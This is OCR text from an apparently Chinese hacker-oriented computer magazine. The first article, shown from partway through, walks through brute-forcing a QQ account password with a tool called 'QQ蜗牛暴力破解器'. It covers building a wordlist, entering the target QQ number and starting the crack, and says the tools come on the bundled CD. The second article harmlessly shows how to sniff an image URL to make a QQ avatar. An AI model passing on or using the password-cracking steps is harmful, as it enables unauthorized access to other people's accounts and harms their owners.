


图2

QQ宝典

然后再点击“下一步”按钮，在“文件合并”窗口中，用户可以将已有的字典文件合并到其它的字典文件中，使之成为一个字典文件。最后在“其他设置”窗口中设置字典文件的复杂程度和文件的保存路径，点击“生成字典”按钮就会生成配置完成的字典文件了（图3）。

字典文件成功完成以后，就可以开始着手准备进行QQ密码的破解了。开始破解前，首先要关闭全部登录的QQ程序，其次就是不要在破解的时候对其他的文件进行操作，以免影响破解的进度。一切准备工作就绪以后，就可以开始破解了。运行QQ蜗牛暴力破解器，在“QQ号码”选项中设置需要进行破解的QQ号码，接着在“QQ路径”选项设置QQ程序在本系统的安装路径，然后再点击“导入”按钮将导入刚刚生成的字典文件导入到程序中，最后点击“开始”按钮就立刻进行登录密码的破解。当破解成功后，在“密码结果”选项中就会显示出正确的密码结果来（图4）。




图 3

好了，关于QQ蜗牛暴力破解器的操作过程就为大家介绍到这儿。想必现在这个小工具大家都已经会用了吧！

（本文涉及的相关工具：黑客字典、QQ蜗牛暴力破解器，光盘中有收录。）





图 4



QQ头像也疯狂

王艺翔

最近上网聊QQ，见到了许多稀奇古怪的QQ头像，如图1，这个头像是自己名字的图章。不知道原理的朋友还以为他花了多少力气用PHOTOSHOP做的呢！其实制作很简单，我们只需要借助一个工具和一个网站就可以搞定了，工具是netlines网络下载机，网站是http://caishu.sina.com.cn。




图 1

实验正式开始！netlines安装好后我们双击运行，界面如图2所示，然后我们打开http://caishu.sina.com.cn，网站很漂亮，如图3，我们在“名章篆刻”处点“进入”，此时netlines已经开始嗅探图片了，如图4。点“进入”后我们就来到了http://caishu.sina.com.cn/webKZ.htm这个页面，如图5。在“输入刻章内容”处填写要刻章的内容，比如“飞翔”，在“请您选择字体”，




图 2

“请您选择样式”和“请您选择外形”处任意填写，点“先看一下”，最终结果如图6。到此图章就已经做好了，但是我们怎么才能把它做成QQ头像呢？当然取得这个图章是关键，但是怎么才能取得呢？到IE缓存里面找吗？我没有试过，其实用netlines就可以很快捕捉找这个头像的位置，如图7。我们在地址栏中输入http://caishu.sina.com.cn:80/mingzhang/20050825/UnihanD6B845320142061.gif看看结果怎么样，如图8。好了，下面的工作应该很简单了，我们右击这个图片选择“另存为”就可以了，然后就可以把它作为自己的QQ头像了。




图 3




图 4

顺便说下，其实我们完全可以不使用netlines这个工具，用专业的抓包工具wsockexpert也能达到同样的效果，至于wsockexpert怎么使用在以前的X上都有介绍，我想大家肯定比较熟悉了，我们来看看wsockexpert抓的包，如图9。

看到/mingzhang/20050825/UnihanAA09C54A0155121.gif这个地址了吗？这个是相对路径，我们只要在它前面加上http://




图 5

caishu.sina.com.cn 就可以看见我们的图像了。

（文章中涉及到的工具 netlines 网络下载机、wsockexpert 已经收录于光盘中）



图 6




图 7

